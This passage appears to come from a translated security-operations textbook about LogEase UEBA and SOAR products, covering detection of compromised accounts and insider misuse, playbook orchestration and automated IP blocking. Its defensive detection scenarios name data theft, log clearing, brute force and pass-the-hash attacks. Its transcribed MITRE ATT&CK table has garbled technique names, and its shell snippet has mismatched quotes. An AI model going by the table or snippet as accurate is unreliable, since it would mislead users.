In the daily operation of enterprises, operations not in accordance with enterprise regulations, such as abuse of high-privilege accounts, local storage of password files, shared access cards, and operations not performed on specified machines, are very common and difficult to detect. As a result, internal employees often take a chance and continue to perform non-compliant high-risk operations in their daily work, which may affect the normal operation of the business at any time. UEBA can help enterprises conduct in-depth analysis of logs from access control, terminal management, email, auditing, etc., monitor specific behaviors, and promptly detect non-

compliant operations. The specific scenario implementation is as follows:

Data Source: Fortress machine logs, VPN logs, host operation logs, audit logs

Scenario Implementation: Illegal operations by users on servers, such as batch uploading and downloading, execution of sensitive commands, log clearing, etc.; abnormal actions on terminals, such as initiating internal network scans, unusual DNS query requests, large-volume file transfers, etc.

### 16.3.4 Compromised Accounts



Figure 16-13 Compromised Accounts

As shown in the figure above, under normal circumstances, after attackers bypass boundary defense in the external network and enter the internal network, they will quickly move laterally to obtain more valuable information, such as domain administrators, financial data, intellectual property, or other sensitive data. Traditional single-point defense equipment lacks analysis of abnormal behavior within the network, cannot associate multi-source data, and it is difficult to

detect lateral movement attacks that occur internally after bypassing boundary defense devices. However, when attackers do not understand the system and hope to find higher-value data, they often probe multiple times, accessing different systems, which may trigger abnormal behavior different from the baseline. For example, an intern from the sales department frequently accesses financial systems, code systems, domain control, and other systems unrelated to their job and containing sensitive information, which is likely due to the account password being leaked or the account being compromised. When attackers are not clear about the environment, they will probe multiple times to find systems with core data information. The MITRE ATT&CK framework related to user-related techniques is shown in the figure below:

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise Edge Public Facing Applications External Remote Services Hardware Additions Phishing Supply Chain Compromise Trusted Relationship Valid Accounts	Command and Control Interactions Deploy Container Exploitation for Client Execution Inter-Process Communication Native API Scheduled Task/Job Shared Modules Software Deployment Tools System Services User Execution Window Management Infrastructure	Account Manipulation BITS Jobs Boot or Login Assistant Extension Boot or Login Initialization Scripts Browser Extensions Compromise Client Software Binary Create or Modify System Process Event Triggered Execution External Remote Services Hijack Execution Flow Implant Internal Storage Modify Authentication Process Other Application Startup Pre-OS Boot Scheduled Task/Job Server Software Component Traffic Signaling Valid Accounts	Abuse Functionality Access Token Manipulation Build Image on Host Create or Modify System Process Domain Policy Modification Escape to Host Event Triggered Execution Hijack Execution Flow Process Injection Scheduled Task/Job Valid Accounts	Abuse Functionality Access Token Manipulation BITS Jobs Build Image on Host Deploy Container Direct Volume Access Domain Policy Modification Execution for Privilege Escalation Hijack Execution Flow Indicator Removal on Host Indirect Command Execution Masquerading Modify Authentication Process Modify System Image Network Boundary Discovery Obfuscated Files or Information Pre-OS Boot Process Injection Rogue Domain Controller Rootkit Signed Binary Files Execution Subvert Trust Controls Template Injection Traffic Signaling Untrusted Dependencies User Execution Valid Accounts Weakness Encryption XSL Script Processing	Brute Force Credentials from Password Stores Exploitation for Credential Access Forced Authentication Forge Web Credentials Input Capture Main-in-the-Middle Network Sniffing OS Credential Dumping Steal Application Access Token Steal or Forge Kerberos Tickets Steal Web Session Cookie Run Task Automation Unsecured Credentials	Account Discovery Application Searching Browser Bookmark Discovery Cloud Service Discovery Cloud Service Discovery Container and Network Resources Domain Trust Discovery File and Directory Discovery Network Service Scanning Network Share Discovery Network Sniffing Password Policy Discovery Peripheral Device Discovery Process Discovery Query Registry Remote System Discovery Software Discovery System Information Discovery System Location Discovery System Network Configuration Discovery System Network Connections Discovery System Owner/User Discovery System Service Discovery System Time Discovery (Virtualization)	Exploitation of Remote Services Internal Spearphishing Lateral Tool Transfer Remote Service Access Hijacking Remote Services Software Deployment Tools Taint Shared Content Valid Accounts Main-in-the-Middle Video Capture	Archive Collected Data Audio Capture Automated Collection Clipboard Data Data from Cloud Storage Object Data from Removable Media Data from Local System Data from Network Data from Shared Drive Data from Staged Email Collection Input Capture Main-in-the-Middle Screen Capture Video Capture	Application Layer Protocol Communication Through Removable Media Data Encoding Data Obfuscation Dynamic Resolution Encrypted Channel Fallback Channels Ingress Tool Transfer Multi-Stage Channels Non-Application Layer Protocol Non-Standard Port Protocol Tunneling Proxy Remote Access Software Traffic Signaling Web Service	Automated Exfiltration Data Transfer Size Limits Exfiltration Over Alternative Protocol Exfiltration Over C2 Channel Exfiltration Over Other Network Module Exfiltration Over Physical Medium Exfiltration Over Web Service Scheduled Transfer Stealer Rats Transfer to Cloud Account	Account Access Removal Data Destruction Data Encrypted for Impact Data Manipulation Defacement Disk Wipe Endpoint Denial of Service Firmware Corruption Initial System Recovery Network Denial of Service Resource Hijacking Service Stop System Shutdown/Reboot

Figure 16-14 MITRE ATT&CK Framework Account-Related Techniques  
(Source: <https://attack.mitre.org/>)

## 1. Rare Behavior Analysis, Individual and Group Comparison Analysis

Data Source: Fortress machine logs, VPN logs, operational logs

Scenario Implementation: Compare whether there are abnormal behaviors in the account's activities, such as unusual login times, locations, devices, accessing information systems or data assets that have not been visited historically, frequent logins and logouts, etc., and compare and analyze whether the account's activities deviate from personal behavior portraits and departmental behavior portraits, to comprehensively judge the risk of the account and help the security team to detect account compromises in a timely manner.

## 2. Baseline Comparison Analysis

Data Source: Network traffic collection, endpoint collection, fortress machine logs, host operation logs

Scenario Implementation: Based on the activity patterns of hosts or servers within the enterprise's internal network, such as account login, traffic size, file transfer, active external connections, etc., build a dynamic behavioral baseline. Use the baseline to detect anomalies, identify compromised hosts, and combine asset information to locate specific time periods and host information, assisting enterprises in timely detection and traceback of compromised hosts.

Other scenario examples are shown in the table below:

Serial Number	Name
1	Bypassing the Fortress Machine
2	Frequent visits to recruitment websites and competitor websites
3	Executing high-risk commands followed by command clearance operations
4	Sending leave emails but discovering AD login records
5	Employees who have applied for resignation have downloaded more than 20 zip/rar/tar files in the last seven days
6	Searching for, downloading database/code files and emailing them out
7	More than ten days in the last fourteen days, downloading files after work for more than twenty files
8	Executing commands unsuccessfully and then executing script files (command monitoring bypass)
9	Important system databases have access records from unauthorized IP addresses, unauthorized accounts
10	Brute force cracking of important server passwords, successful login, copying, and accessing more than 10 code or sensitive documents

(Please note: Thresholds should be adjusted according to actual situations)

After the above alerts are triggered, details can be viewed and analyzed in the LogEase UEBA User and Entity Behavior Analysis Platform, as shown in the figure below:

> <input type="checkbox"/>	账户拷贝数据量异常	202108-30026	2021-08-09 15:57:51	rizhiyi
> <input type="checkbox"/>	多个账户同时登录同一台机器	202108-30027	2021-08-09 15:57:51	rizhiyi
> <input type="checkbox"/>	票证传递攻击	202108-30025	2021-08-09 15:56:17	rizhiyi
> <input type="checkbox"/>	频繁访问多个不曾访问过的系统	202108-30024	2021-08-09 15:55:14	rizhiyi
> <input type="checkbox"/>	异地登录	202108-30022	2021-08-09 07:45:00	rizhiyi
> <input type="checkbox"/>	哈希传递攻击	202108-30023	2021-08-08 23:54:08	rizhiyi
> <input type="checkbox"/>	用户有登录会话但尚未进入办公楼且没有 VPN 访问权限	202108-30021	2021-08-08 22:54:03	rizhiyi

Figure 16-15 Threat Alerts

Click to view the individual risk view, as shown in the figure below:



Figure 16-16 Individual Risk View

## 16.4 Summary

User and entity behavior analysis can detect compromised accounts and abnormal behaviors of malicious internal users from the user's perspective. This chapter mainly provides a detailed introduction to user and entity behavior analysis from the aspects of data sources, tagging portraits, analysis models, and application scenarios.







# CHAPTER 17

## Security, Orchestration, Automation and Response

- ☐ Introduction to SOAR
- ☐ SOAR Architecture and Functions
- ☐ The Relationship Between SOAR and SIEM
- ☐ Application Scenarios
- ☐ Summary



Automation technology will become a powerful means to improve the response efficiency of security personnel and break the asymmetry of attack and defense.

With the development of the network security situation, security personnel are faced with a massive number of alerts from different dimensions every day (such as WEB attacks, host security, network attacks, etc.), as well as repetitive responses to certain types of alerts (such as blocking high-risk behaviors). In this process, a lot of human resources are consumed, making security personnel too busy to cope with the situation. Security personnel are often in a state of dealing with those unsuccessful, numerous, and common threats, and it is difficult for them to have more time to invest in the investigation and analysis of abnormal events, and to explore potential suspicious risks. It should be said that these potential risks are the main threats faced by enterprises.

From the current point of view, the challenges faced by enterprises will gradually shift from the construction of security defense systems to the investigation, analysis, and handling of massive alerts and security events in security operations. In the security operation phase, enterprises need to focus more on related security operation indicators in the upper-level security management, one of which is the average response time (MTTD). Through automation technology, that is, through Security Orchestration, Automation, and Response (referred to as SOAR in the following text), the automated handling of security events is realized.

By establishing corresponding automated response processes for different security events and receiving information from different alert sources, the automated response to security events is realized, and the enterprise's security operation capability is improved. We will further understand the conventional functions related to SOAR in the following text.

## 17.1 Introduction to SOAR

The concept of SOAR was initially proposed by Gartner, and the initial definition is different from the current one. In 2015, SOAR was defined as Security Operations, Analytics, and Reporting, and it was not until 2017 that it was redefined as Security Orchestration, Automation, and Response. Gartner's definition of it is:

SOAR refers to the technology that enables enterprises to collect and process information monitored by the security operations team. For example, alerts from SIEM and other security technologies (such as security devices or other third-party systems) can leverage the power of humans and machines to perform event analysis and triage, helping to define and prioritize security events, and drive standardized incident response processes for handling according to different security events. At the same time, SOAR defines event analysis and response procedures in the format of workflows (which we will refer to as "playbooks" in the following text).

The conventional product technology route of SOAR mainly achieves automated response for different types of security events through defined playbooks. The main focus is still on the Case Management aspect in the security operation process, driven by Events (events) and Cases (a case or a set of events formed), and the entire process is automated through predefined Playbooks. The implementation level and concept of this technology route are also very clear, closer to a decision-making approach. Therefore, to achieve the ability of SOAR, it is necessary to have visual process orchestration (quickly define playbooks through drag-and-drop), componentization (application management) capabilities, and task management capabilities.

Looking at the architecture of most products, the first level is the playbook, which includes the decision steps of the process (such as filtering, judging, formatting, and manual review, etc.

basic capabilities) and application components (such as a certain interface of a certain security device, a custom API interface); the second level is the application, that is, a collection of all interfaces of a product, which can be selected and called in the playbook; the third level is the action, that is, corresponding to a specific interface, such as an intelligence query interface, an IP query interface; the fourth level is the asset, for example, if there are 10 firewalls deployed in the enterprise, these are 10 assets, and when orchestrating the playbook, it is necessary to define which asset to interact with; the fifth level is the user, when the system interacts with the asset, it requires an account on the security device with corresponding response permissions to interact. During the linkage process, there are generally two types of actions, one is the "read" action, and the other is the "write" action. The "read" action is to obtain information from security devices or other third-party systems through the interface; the "write" action is to add/update/delete new strategies in security devices or other third-party systems through the interface, for example, writing a certain IP address to the firewall's blacklist to achieve the blocking of malicious IPs, and realizing permission control through users.

In general, the capabilities achieved by SOAR are mainly as follows,

- (1) Third-party device/system interface docking capability: By building basic components and application components, as well as developing Python scripts, etc., components that dock with third-party devices/systems are formed, and the input parameters and output fields are well defined to facilitate the joint call of upstream and downstream components, ultimately serving as an automated response process for security events;
- (2) Playbook orchestration capability: Based on the above different playbook components, different security events can be responded to automatically through playbook components in a visual manner, forming standardized processes, and achieving automated response for certain types of events through predefined playbooks;

(3) Investigation analysis and task management capabilities: Automated response tasks can be formed, and the handling process of each security event can be recorded in different task details, with the execution content of different components in the middle as output for display. Different task processes can be detailed into different sub-tasks and assigned to different responsible persons, while also providing the ability to investigate security events and handle them collaboratively with multiple people.

## 17.2 SOAR Architecture and Functions

### 17.2.1 Technical Architecture Introduction

In order to achieve response and handling of different security events, SOAR generally obtains alerts (security events) from its own SIEM/SOC, and can also dock with alerts from other third parties, and through predefined playbooks, link different assets (specific security devices or IT systems) in the enterprise environment to respond automatically to security events, such as the product architecture diagram of LogEase SOAR is mainly shown in the figure below,




Figure 17-1 LogEase SOAR Architecture Diagram

### 17.2.2 Playbook and Component Definition

**Playbook:** It is the response process, which is composed of multiple different components. It obtains information from different security events and calls the corresponding response process, while outputting the final results to the task management for display;

**Component:** It is included in the playbook and is the smallest logical unit. It is mainly divided into basic components and application components. Basic components refer to common

processing logic, such as judgment, filtering, formatting, etc.; Application components refer to components formed by linking specific security devices or IT systems.

### 17.2.3 Playbook and Component Usage Introduction

In SOAR, playbook orchestration is further used to respond to alerts generated by SIEM according to specific processes, mainly combining the actual environment of the user, to achieve automatic response to different types of security events, including various security device/system API docking, process orchestration, security event type identification, execution result recording and other functions.

For example, LogEase SOAR can, when writing SPL rules/Flink rules, set a specified tag field/label definition as a security event type identification field, which corresponds to the tag in the Playbook (playbook) of the SOAR module. If the playbook tag is consistent with the alert tag, the playbook will take the alert information as input for automatic response.

If you enter the [Playbook Orchestration] function, you can view the existing playbooks, as shown in the figure below,



Figure 17-2 Playbook List

After that, by creating a new playbook, you can build a new response process, as shown in the figure below,







Figure 17-5 Component [Threat Details Acquisition] Configuration

The [Threat Details Acquisition] component can be seen as a starting component, then how to configure the logical components executed in the playbook, such as the basic components or application components mentioned earlier?

For example, the [Get IP] component is a custom component. It obtains the content of the results output by the upstream component ([Threat Details Acquisition Component]) by writing the corresponding execution command. In this example, the main task is to obtain the source address information related to the alert, as shown in the figure below,



Figure 17-6 Component [Get IP] Execution Script Content

Execution script configuration:

```
srcAddr=`GetJsonFieldValue kv_json .threat_data[0].srcAddr`
SaveFieldValue srcAddr $srcAddr
echo "Risk IP is:" $srcAddr
internalip="/opt/rizhiyi/python/bin/python/data/rizhiyi/yotta_siem/python/soar/internalip.py $srcAddr`
```

As for the [Judge Internal IP] component, it is a basic component, and its main function is to filter. In the next process, only external IP addresses are responded to. If the alert source address is an internal address, the process ends. As shown in the figure below,



Figure 17-7 Component [Judge Internal IP] Filtering Conditions

And if it is the [Threat Intelligence Query] component, it is an application component, and its main function is to correspond to a certain domestic threat intelligence vendor's intelligence platform, and its docking logic is encapsulated in the component. You only need to fill in the corresponding parameters to achieve intelligence query.



Figure 17-8 Component [Threat Intelligence Query] Parameter Filling

In this way, we can complete the orchestration of the corresponding response logic to form a playbook, which can be used in the actual security event response activities of the enterprise after testing and verification.

## 17.3 The Relationship Between SOAR and SIEM

Based on practical experience in projects, generally speaking, the premise of implementing automated response is to ensure the accuracy of alerts, that is, the threat detection model of SIEM should be able to output accurate analysis, and then hand over these alerts to SOAR for processing. If the false alarm rate of alerts is high and there is a lot of noise, it is meaningless to do automated response under such circumstances, and it will affect the business. Therefore, SIEM is the premise for implementing SOAR.

For the handling and response of security events, they are generally divided into manual and

automated responses. In current security operations, SOAR generally carries out automated response operations. So what is the process of automated response to security events? As an example in the previous text, let's give another example: when the platform detects a WEB attack event in the boundary area (for example, a simple scenario: a certain source address initiates multiple SQL injections or a certain source address initiates various types of attack vectors), it can automatically query and judge the intelligence of the source address in this attack event, and intelligently judge whether the attack IP has been marked as a malicious tag according to the results of the intelligence query; if it is marked as a malicious tag and is already in the platform's block list, the system ends the response process; if it is not in the platform's block list, it further judges whether the IP address is appearing for the first time or has appeared many times before, and intelligently and automatically links with boundary security devices to achieve blocking for different durations according to its frequency of appearance, which is a common automated response process.

In general, in the early stage of entering the automated response phase, manual response verification is also needed to determine whether a certain type of security event can use a solidified automated analysis and response process. It also requires various departments of the enterprise (for example, led by the security department, with the participation of relevant business departments and network-related departments) to review and form an automated response process after there are no objections to the process. Therefore, the cooperation between automated response and manual response, looking at the actual environment, it is difficult to achieve automated response for all security events. Automation is a product derived from manual analysis and response, and manual response always has significant importance.

Let's take a look at the manual response part. Manual response mainly refers to the response and handling of some security events that are not in the automated security knowledge base (or there is no corresponding Playbook) or some suspicious clues by manual means. Manual response also

includes analysis work because it is a process of analyzing various issues and making decisions based on different security scenarios. Manual response is often also implemented on SIEM, such as manually blocking a certain IP address, manually sending work orders, etc. But this does not mean that SOAR cannot intervene and respond manually.

For example, in LogEase SOAR, we can see that after executing a playbook for a certain threat, a specific "Case" will be established, and the corresponding creation results can be seen in the [Task List], as shown in the figure below,

ID	任务名称	状态	优先级	创建时间	更新时间	操作
1	远程命令执行 (SOAR)	成功	高	2021-10-27 10:00:00	2021-10-27 10:00:00	查看详情
2	远程命令执行 (SOAR)	成功	高	2021-10-27 10:00:00	2021-10-27 10:00:00	查看详情
3	远程命令执行 (SOAR)	成功	高	2021-10-27 10:00:00	2021-10-27 10:00:00	查看详情
4	远程命令执行 (SOAR)	成功	高	2021-10-27 10:00:00	2021-10-27 10:00:00	查看详情
5	远程命令执行 (SOAR)	成功	高	2021-10-27 10:00:00	2021-10-27 10:00:00	查看详情
6	远程命令执行 (SOAR)	成功	高	2021-10-27 10:00:00	2021-10-27 10:00:00	查看详情

Figure 17-9 Task List

And enter the corresponding task details, we can see the execution results of the threat after the automated response, as shown in the figure below,

威胁名称	ID	时间	源地址/端口	目的地址/端口	威胁阶段	威胁评分	状态	操作/处理操作
远程命令执行 (SOAR)	20	2021-10-27 10:00:00	27.10.10.10	74.125.233.100	命令执行	0	待分析	标记为 威胁关联 特征提取 更多操作

Figure 17-10 Task Details

In the task details, we can manually add specific playbooks for execution, as shown in the figure below,

Figure 17-11 Manual Execution of Playbook

### 17.3.1 Introduction to the Association and Use of SOAR and SIEM

As mentioned earlier, SOAR can be linked with SIEM. The general implementation method can be through tags or specified playbooks to mark the alerts output by SIEM and link them with specific playbooks (one or more) in SOAR.

For example, the cooperation between LogEase SOAR and LogEase SIEM forms an overall solution. The main relationship diagram is shown below,




Figure 17-12 LogEase SOAR and SIEM Relationship Diagram

In the association process between LogEase SOAR and LogEase SIEM, we can make the following configurations,

First, create a security threat detection rule in SIEM (taking Flink rule writing as an example), as shown in the figure below,

Figure 17-13 Flink Rule Editing Diagram

Then, you can specify the association with one or more playbooks in the rule, as shown in the figure below,

## 剧本配置

告警配置

剧本选择

请选择

威胁类型1

自动化封禁流程

威胁类型2

WEB\_Attack

网络流向

WEB攻击响应流程

威胁阶段

Intel\_Search

情报查询流程

Lock\_User

Figure 17-14 Flink Rule Editing Diagram

Finally, complete other SIEM rule parameter configurations, save, and it will take effect. It can be achieved that when a certain alert is triggered, it is executed according to the associated playbook in the rule.



### 17.3.2 Introduction to SOAR and SIEM Information Synchronization

After a certain threat alert executes the corresponding playbook, it often also needs to support the execution of each component (logic) in the playbook one by one, and you can view the execution results of each component after the playbook is executed. For example, in LogEase SOAR, you can see,



Figure 17-15 Component Execution Results

At the same time, we can also in [Task Management], associate other alerts in SIEM with the specified task according to the analysis/response needs, and further specify the corresponding playbook for response, as shown in the figure below,

Figure 17-16 Select SIEM Threat Alert

And you can also supplement the vulnerability information and asset information in SIEM into the corresponding task details in SOAR, as shown in the figure below,

Figure 17-17 Select SIEM Vulnerability Information

Figure 17-18 Select SIEM Asset Information

In SIEM, you can also synchronize the task disposition status triggered by specific alerts to SOAR,

任务列表									
<input type="checkbox"/>	名称	ID	标签	类型	开始结束时间	最近更新时间	创建者	跟进者	状态
<input type="checkbox"/>	远程命令执行 (SOAR)	1	block	威胁	2021-	2021-	admin	admin	待处理 30
<input type="checkbox"/>	远程命令执行 (SOAR)	2	block	威胁	2021-	2021-	admin	admin	待处理 30
<input type="checkbox"/>	远程命令执行 (SOAR)	3	block	威胁	2021-	2021-	admin	admin	待处理 30
<input type="checkbox"/>	远程命令执行 (SOAR)	4	block	威胁	2021-	2021-	admin	admin	待处理 30
<input type="checkbox"/>	远程命令执行 (SOAR)	5	block	威胁	2021-	2021-	admin	admin	待处理 41
<input type="checkbox"/>	远程命令执行 (SOAR)	6	block	威胁	2021-	2021-	admin	admin	待处理 41

Figure 17-19 SOAR Task Disposition Status

<input type="checkbox"/>	时间	威胁名称	ID	源地址/端口	目标地址/端口	用户	威胁阶段	ATTACK 阶段	状态	处置状态	告警来源	操作	
<input type="checkbox"/>	2021-1	远程命令执行 (SOAR)	2021	192.168.1.1:22	192.168.1.2:22	admin	中	5	低	待分析	处理中	Flink 告警	标记为 查看详情 更多操作
<input type="checkbox"/>	2021-1	远程命令执行 (SOAR)	2021	192.168.1.1:22	192.168.1.2:22	admin	中	5	低	待分析	处理中	Flink 告警	标记为 查看详情 更多操作
<input type="checkbox"/>	2021-1	远程命令执行 (SOAR)	2021	192.168.1.1:22	192.168.1.2:22	admin	中	5	低	待分析	处理中	Flink 告警	标记为 查看详情 更多操作
<input type="checkbox"/>	2021-1	远程命令执行 (SOAR)	2021	192.168.1.1:22	192.168.1.2:22	admin	中	5	低	待分析	处理中	Flink 告警	标记为 查看详情 更多操作

Figure 17-20 SIEM Alert Disposition Status

## 17.4 Application Scenarios

### 17.4.1 Introduction to Automated Blocking Scenarios

Following the example in the previous text, [Automated Blocking], we can specifically understand the implementation process and method. The playbook process diagram is as follows,




Figure 17-21 Automated Blocking Playbook Process Diagram

First, we can briefly understand the logic of this scenario, mainly as follows,

- (1) Obtain threat alert information from SIEM;
- (2) Obtain the source address of the alert;
- (3) Determine whether it is an internal network address;
- (4) Obtain the risk score of the malicious IP address (calculated by the rule model in SIEM);
- (5) Judge the risk value,
  - ① If the risk value is greater than or equal to 0, enter the downstream component [Threat Intelligence Query],
  - ② If the alert classification is "Compromised Destruction" (other types can also be defined), then

link with security devices to block the IP address for 24 hours and end the process;

③ If the risk value is in other situations, end the process;

(6) In the above process, after entering the [Threat Intelligence Query] component, query the tags corresponding to the IP address,

① Belonging to malicious IP tags, such as C2, puppet machines, etc., then block for 24 hours;

② Belonging to private addresses, do not block and end the process;

③ Belonging to other tags, such as IDC, etc., then block for 1 hour.

(7) After the blocking is executed, also set the unblocking time according to the blocking situation;

① Unblock after 1 hour;

② Unblock after 24 hours.

## 17.4.2 Introduction to DNS Network Forensics Analysis Scenario

This process is mainly after discovering suspicious DNS abnormal behavior, through the association of the log platform, collects HTTP, TLS, Fileinfo, alert traffic information for verification, and conducts asset queries to judge the threat coefficient, and updates the observation list "Suspected Attacked IP", and finally notifies users of the analysis results by email. This process is more complex, and the simple process is,

SIEM obtains DNS alert information -> obtains DNS-related response information -> queries HTTP traffic -> queries TLS traffic -> queries Fileinfo traffic -> queries alert traffic -> queries asset information -> judges whether it is under suspicious attack -> observation list judgment -> updates the observation list -> formats related information (defines the email body format and content) -> sends email

The playbook process diagram is as follows,




Figure 17-22 DNS Network Forensics Analysis Playbook Process Diagram

When a DNS anomaly alert is triggered in the corresponding SIEM, the following logic is executed

- (1) Obtain DNS alert information from SIEM;
- (2) Obtain DNS-related response information: According to the time range, srcAddr, dnsquery\_id obtained from [Obtain DNS Alert Information], query DNS response information through the [SPL Query] component, and store the query results in the dnsquery\_answer field;
- (3) Query DNS response: Query the DNS response according to the dnsquery\_id obtained from [Obtain DNS Alert Information];
  - ① There is a DNS response, and the DNS resolution is successful;
  - ② There is a DNS response, but the DNS resolution fails;
  - ③ There is no DNS response.
- (4) When it belongs to situation a), extract the response field;
- (5) When it belongs to situation b) or c), the dnsquery\_id obtained from the DNS alert may not have a response or be successfully resolved, so through the dnsquery\_rrname obtained, use

the [SPL Query] component to check if there is a successful resolution, and if it is successfully resolved, then output `json.dns.id`;

(6) Query the HTTP traffic generated by the source and destination addresses in the threat alert, and use the [SPL Query] component to perform SPL queries according to the time range and `srcAddr` obtained from [Obtain DNS Alert Information], query HTTP traffic, and output fields such as `timestamp`, `connect_ip`, `http_hostname`, `http_url`, `http_method`, `http_refer`, `http_user_agent`, `desc`, and store them in the HTTP field;

(7) Query the TLS traffic generated by the source and destination addresses in the threat alert, and use the [SPL Query] component to query the TLS traffic according to the time range and `srcAddr` obtained from [Obtain DNS Alert Information], output fields such as `connect_ip`, `tls_subject`, `tls_version`, `tls_issuerdn`, `tls_ja3.hash`, `tls_ja3.string`, `tls_ja3s.hash`, `tls_ja3s.string`, and store them in the TLS field;

(8) Query the file transfer traffic generated by the source and destination addresses in the threat alert, and use the [SPL Query] component to query the Fileinfo traffic according to the time range and `srcAddr` obtained from [Obtain DNS Alert Information], output fields such as `connect_ip`, `fileinfo_filename`, `fileinfo_type`, `fileinfo_sha256`, `fileinfo_size`, `desc`, and store them in the Fileinfo field;

(9) Query the alert information generated by the NTA and other traffic devices in the threat alert, and use the [SPL Query] component to query the alert traffic according to the time range and `srcAddr` obtained from [Obtain DNS Alert Information], output fields such as `connect_ip`, `alert_signature`, `alert_severity`, `app_proto`, `alert_category`, `alert_signature.id`, `src_addr`, `dst_addr`, and store them in the Alert field;

(10) Query asset information: Use the source address as the host address, and use the [Asset Query

Component] to query asset information;

(11) Query threat intelligence: Resolve the domain name requested by the host, and use the [Threat Intelligence Query] component to query a domestic intelligence platform to obtain intelligence information about the domain name;

(12) Judge whether it is under suspicious attack

① The judgment condition is that the result of the [Threat Intelligence Query] component returns "critical", and there is an alert found from the traffic device, and any one of the three types of traffic (HTTP/TLS/file transfer) exists, it is considered that there is suspicious external behavior;

Observation list judgment: Next time, compare the source address with the SIEM observation list "Suspected Attacked IP"

■ The host IP address does not exist in the observation list "Suspected Attacked IP", then write the IP address into the observation list, and set the threat coefficient to high;

■ The host IP address exists in the observation list "Suspected Attacked IP", then set the threat coefficient to high;

② If the above conditions are not met, set the threat coefficient to low;

